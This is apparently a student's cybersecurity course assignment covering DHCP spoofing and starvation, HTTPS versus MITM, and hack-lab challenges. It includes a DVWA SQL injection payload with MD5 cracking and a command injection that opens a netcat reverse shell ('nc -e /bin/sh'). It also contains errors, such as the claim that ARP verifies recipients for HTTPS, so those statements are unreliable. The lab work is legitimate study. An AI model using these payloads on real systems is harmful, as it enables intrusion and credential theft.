Assignment 4

Thursday, 2 May 2024 3:41 PM

Part I


1. (3 points) DHCP Attack 1
Another type of attack that was not included in the workshop is DHCP (dynamic host configuration protocol) based attacks. Do a bit of research into how DHCP works and about some DHCP attacks and answer the following questions.

What are the 4 packets (messages) that are communicated between the client seeking and IP address and the DHCP server?

DHCP is a protocol used in network management for assigning IP addresses and communication parameters to devices on Internet protocol networks. It follows a client-server architecture and uses the UDP protocol. The protocol has four phases, which are:

1. Server Discovery: In this phase, the client sends a broadcast message to locate a DHCP server.
2. IP Lease Offer: After receiving the discovery message, the DHCP server sends a unicast message to the client, offering an IP address lease.
3. IP Lease Request: The client then sends a broadcast or unicast message to the server to request the offered IP address.
4. IP Lease Acknowledgement: Lastly, the DHCP server sends a unicast message to the client, confirming that the client can use the requested IP address.

The four messages are as follows: Discover, Offer, Request, and Acknowledgement. These can be seen in the diagram below.



Are the 4 messages Layer 2 unicast or broadcast (be careful not to confuse between Layer 3 broadcast, which is sending to an IP broadcast address like 10.0.2.255, as opposed to Layer 2 broadcast which is sent to MAC address FF:FF:FF:FF:FF:FF).

Discover is a layer 2 broadcast message that is sent to the MAC address within the local network segment. It is used to discover available DHCP servers.

Offer is a layer 2 unicast message that is sent directly to the DHCP server to the client's MAC address. It is a response to the client's broadcast DHCP discover message.

The Request message can be either a broadcast or a unicast message. If the client knows the server MAC address, it is sent as a unicast. Otherwise, it is sent as a broadcast.

Acknowledgment is a layer 2 unicast message that is sent directly from the DHCP server to the client's MAC address, confirming the assignment of the IP address.

Therefore, in a switched network, which of the 4 messages in the DHCP negotiation would the attacker be able to observe?

The attacker is only be able to observe the broadcast messages hence only the discover and request messages will be able to observed.

Briefly explain what DHCP spoofing and DHCP starvation attacks are executed, and how the two can be used in combination.

Spoofing is a type of network attack where an attacker sets up a fake DHCP server on the network. When clients send DHCP requests, the rogue server responds with fake IP configuration information. This can lead clients to use incorrect network settings and compromise their security.

In starvation attacks, the attacker floods the actual DHCP server with requests so that there are no IP addresses left for legitimate users. This leaves legitimate clients unable to obtain IP addresses from the DHCP server.

By executing a DHCP starvation attack, the attacker exhausts the available IP addresses, forcing clients to accept DHCP offers from any source, including the attacker's spoofed DHCP server. This allows the attacker to intercept traffic or perform other malicious activities.

For an adversary looking to perform MITM, which DHCP configuration option(s) would you try to manipulate?

Someone looking to perform a man in the middle attack would try to manipulate the DHCP configuration options related to the default gateway and DNS server settings. The attacker can then intercept and manipulate the network traffic.

Briefly explain how "DHCP snooping" configuration in a switch work to prevent DHCP spoofing?

DHCP is a security feature that protects against DHCP-related attacks. It monitors DHCP traffic by allowing switches to examine DHCP traffic as it flows through the network. This process involves creating a DHCP binding table that links IP addresses with their corresponding MAC addresses. The switch only allows DHCP messages originating from trusted DHCP servers, which are restricted to designated ports.

2. (3 point) MITM Prevention

Briefly explain (1 or 2 sentences max) how HTTPS can defeat MITM via ARP cache poisoning.

HTTPS encrypts messages to ensure that only the intended recipient can view the message. Even if a "middle man" tries to intercept the message, they will only see an encrypted message that they cannot decipher. In addition, Address Resolution Protocol (ARP) is used to verify that the IP address of the recipient matches the reserved MAC addresses to ensure that the message is delivered to the correct recipient.

In the same context, why did Chrome developers decided to display "Not Secure" on HTTP websites?

When you visit an HTTP website, any information you enter into the website is not encrypted. This means that if you were to enter sensitive information like your banking password, a "middle man" could potentially intercept and steal your information. On the other hand, HTTPS encrypts the information you send and receive on the website, making it harder for any unauthorized third party to access it. HTTPS also uses certificates and ARP to verify that you are communicating with the intended recipient and not an attacker pretending to be the website.

In the same context, what's the danger of ignoring a browser error message like this one and clicking on "Continue to this website"?

The warning sign indicates that the connection between your browser and the website is not encrypted. This can make it easier for attackers to intercept and manipulate data being transmitted. Ignoring this warning and proceeding with the connection could expose you to various risks, including potential interception of sensitive information such as passwords and credit card details.

Briefly write an explanation that you might provide to your grandparent (or anyone who may not be IT savvy) why they should be careful when connecting to open WIFI hotspots like the ones at airports.


Connecting to open WIFI hotspots such as those mentioned in the question can pose a security risks. The service providing the user with the free WIFI is usually able to view most if not all of the information on your device. When a connection is made to such a WIFI connection, a communication channel is established with the provider which can be used to hack into the user's device. Establishing their creditability as a safe WIFI spot is hard and hence the user should be extra cautious.

Part II

Important: As usual, please write details of what you did to get full points.

3. (1 point) Go to http://<Your Hacklab VM IP addr>:8081/method.php to get the secret *


In my first attempt to find a secret, I used my browser, but encountered an error message. However, the error message provided me with a hint to use the correct "**OPTION**," which is one of the available methods. I then used the curl command **"curl -X OPTIONS http://192.168.56.113:8081/method.php"** where 192.168.56.113 represents my hack lab IP address. This approach displayed the secret on my screen, along with the remaining text. The secret is **"csf2021_{helper-evaluate-mamogram}"** as shown in the screenshot provided below.



4. (1 point) Go to http://<Your Hacklab VM IP addr>:8081/admin.php to get the secret *


Upon visiting the webpage, a message was displayed indicating that only "super admins" have access to view the page. Upon further investigation of the

cookies through the storage tab of the inspect tab, I noticed a cookie with a specific name. I changed the name of the cookie to **"superuser"** and reloaded the page. This allowed me to view the secret information, as shown in the screenshot below.




5. (2 point) When on the high-security setting of DVWA, go to the SQL injection section and attempt to exploit the vulnerability. A helpful hint is to examine the source code present on the page. Retrieve the hash associated with the user '1337' and also convert the hash to its plaintext form. Explain the process of exploiting the vulnerability, identify the type of hash obtained, and describe the method used to convert the hash to plaintext.


The first step taken was to investigate whether the user input was being directly used as a query via session variables into some sort of SQL command. After that, the payload **"a' UNION SELECT user, password FROM users -- -&Submit=Submit"** was injected, which confirmed the suspicion, as shown in the screenshot.




The next step was to construct another payload to extract the usernames and password hashes. This injection payload blended a manipulated SQL command with the authentic one to extract usernames and passwords straight from the database. The payload used is **"ID: ID: a' UNION SELECT user, password FROM users -- -&Submit=Submitit=Submit".**



Once the hash was extracted, it is known that they are md5 hashes (from the workshop), so an online decryption tool could be used. The password was revealed to be "**charley**," as shown in the screenshot below.



To verify this, a login was attempted with the username "**1337**" and password "**charley**," as depicted in the screenshot.




6. (2 point) Go to http://<Your Hacklab VM IP addr>:8083/doa.php to get the secret *

After loading the page, it appears the webpage may have a possible command injection vulnerability since there is user input.


The first step is to set up a Netcat listener on my local Kali Linux terminal using the command "nc -lvp 4444".

Once the listener was set up, I used the form to submit a command to connect to my local machine in order to get a reverse shell. The command I used was "**192.168.56.103; nc -e /bin/sh 192.168.56.103 4444**", where 192.168.56.103 is my local Kali Linux IP address.


Screenshot showing output of ipconfig to find the IP addresses of my local machine.



Screenshot below shows the form being used to inject the payload **"192.168.56.103; nc -e /bin/sh 192.168.56.103 4444"**



Now that I have a reverse shell on my local machine, I use it to investigate the files in the directory which includes a secret file as shown in the screenshot below. I then use the **cat** command to output its contents which displays the secret as shown in the screenshot below.



References:

Ravan_Panjaliyev (2024). *Layer 2 attacks & Mitigation techniques (part 2)*. [online] Medium. Available at: https://medium.com/@Romser/layer-2-attacks-mitigation-techniques-part-2-d5fbf76fd772 [Accessed 3 May 2024].

Wikipedia. (2023). *Dynamic Host Configuration Protocol*. [online] Available at: https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol#:~:text=DHCP%20operations%20fall%20into%20four.

Cisco. (n.d.). *Security - Configuring DHCP Snooping [Support]*. [online] Available at: https://www.cisco.com/en/US/docs/general/Test/dwerblo/broken_guide/snoodhcp.html#:~:text=DHCP%20snooping%20is%20a%20security.

us.norton.com. (n.d.). *Public Wi-Fi: An ultimate guide on the risks + how to stay safe*. [online] Available at: https://us.norton.com/blog/privacy/public-wifi#:~:text=Unencrypted%20networks&text=If%20you%20connect%20to%20an.

www.juniper.net. (n.d.). *Example: Protecting against Rogue DHCP Server Attacks | Junos OS | Juniper Networks*. [online] Available at: https://www.juniper.net/documentation/us/en/software/junos/security-services/topics/example/port-security-protect-from-rogue-dhcp-servers.html [Accessed 5 May 2024].

Simtech Development. (2018). *HTTP to HTTPS: A Complete Guide on Migrating Your Website*. [online] Available at: https://simtechdev.com/blog/complete-guide-how-to-migrate-from-http-to-https-without-traffic-loss/ [Accessed 5 May 2024].